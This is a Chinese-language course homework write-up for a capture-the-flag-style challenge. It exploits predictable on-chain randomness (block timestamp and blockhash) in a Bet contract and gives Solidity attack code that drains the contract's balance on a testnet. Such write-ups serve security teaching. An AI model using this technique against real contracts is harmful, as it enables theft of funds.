Secure Programming 2020

HW3 write-up

Hack.sol 附在.zip裡

跟reentrancy類似,目標都是讓題目contract的balance是零,才能拿到flag,在這題中,要讓題目contract呼叫receive把錢退回去,必須輸入一個guess值,使得這個guess值等於題目contract中呼叫的getRandom()的return值.

```
...
require(address(instances[msg.sender]).balance == 0);
//need to let the instance's balance to be 0 to get flag.
...
if (guess == getRandom()) {
  msg.sender.call{value: address(this).balance}("");
//need to let the contract withdraw money to user to let the balance to
be 0.
...
```

getRandom()中return值rand會用到private unit seed,這個seed會在contruct的時候初始化,而Bet contract會在我們呼叫BetFactory的create的時候construct,用的值是block的timestamp,所以seed的初始值就是這個block的timestamp.

```
...
contract BetFactory {
  ...
  function create () public payable {
    ...
    instances[msg.sender] = address(new Bet(msg.sender, block.timestamp
    )); //initailize seed with block timestamp
...
```

除了seed以外,getRandom()還用了block number作blockhash的值,block number在同一個transaction都是一樣,所以我們可以透過在另一個hack contract重現getRandom()的公式得到正確的rand值.

跟reentrancy一樣,我們需要實做另一個hack contract來跟題目的Bet contract作互動.

在hack contract中首先我們先實做一個create function,這個function會呼叫BetFactory的create來製造一個contract的instance,同時我們也需要把這一個block的timestamp給記錄下來.

```
function create (address _factory) public payable {
    BetFactory factory = BetFactory(_factory);
    //record timestamp used to for seed initialization
    timestamp = block.timestamp;
    //call BetFactory create
    factory.create{value: msg.value}();
 }
```

然後再實做run function,這個function會根據getRandom()的算式計算出guess,然後用這個guess值呼叫Bet的bet function,來使得Bet contract退款給我們.

```
function run (address _target) public payable {
    target = _target;

    Bet instance = Bet(target);
    //used timestamp stored before and this block number to calculate
    correct random value.
    uint guess = timestamp ^ uint(blockhash(block.number - 1));
    //call bet function to let the contract withdraw money
    instance.bet{value: msg.value}(guess);

 }
```


最後再實做一個validate的function用來通過validate.

```
function validate (address _factory, uint token) public {
    BetFactory factory = BetFactory(_factory);
    factory.validate(token);
  }
```

不要忘了還要加上receive function.


```
receive () external payable {}
```


接下來需要把這個hack contract用remix部署到block chain上.




然後可以用ropsten.etherscan.io操作contract,因為web3的script不太會寫.先把Hack.sol的source code上傳到ropsten.etherscan,就可以在etherscan上操作contract.


然後先呼叫hack contract的create,它會再去呼叫Bet contract 的BetFactory的create,然後分出一個instance.參數是題目contract的address跟0.5ether.





如果create成功,可以從transaction中看到instance的address.再呼叫hack contract的run,它會去呼叫bet contract的bet function,參數是instance的address跟任意大於零的ether,如果成功就可以在transaction中看到之前付的錢又都傳回來了,那就是成功了.





最後只要validate過了就可以得到flag,先nc 140.112.31.97 30004,得到validate用的token,再呼叫hack contract的validate,參數是題目contract的address跟token,就可以得到flag了.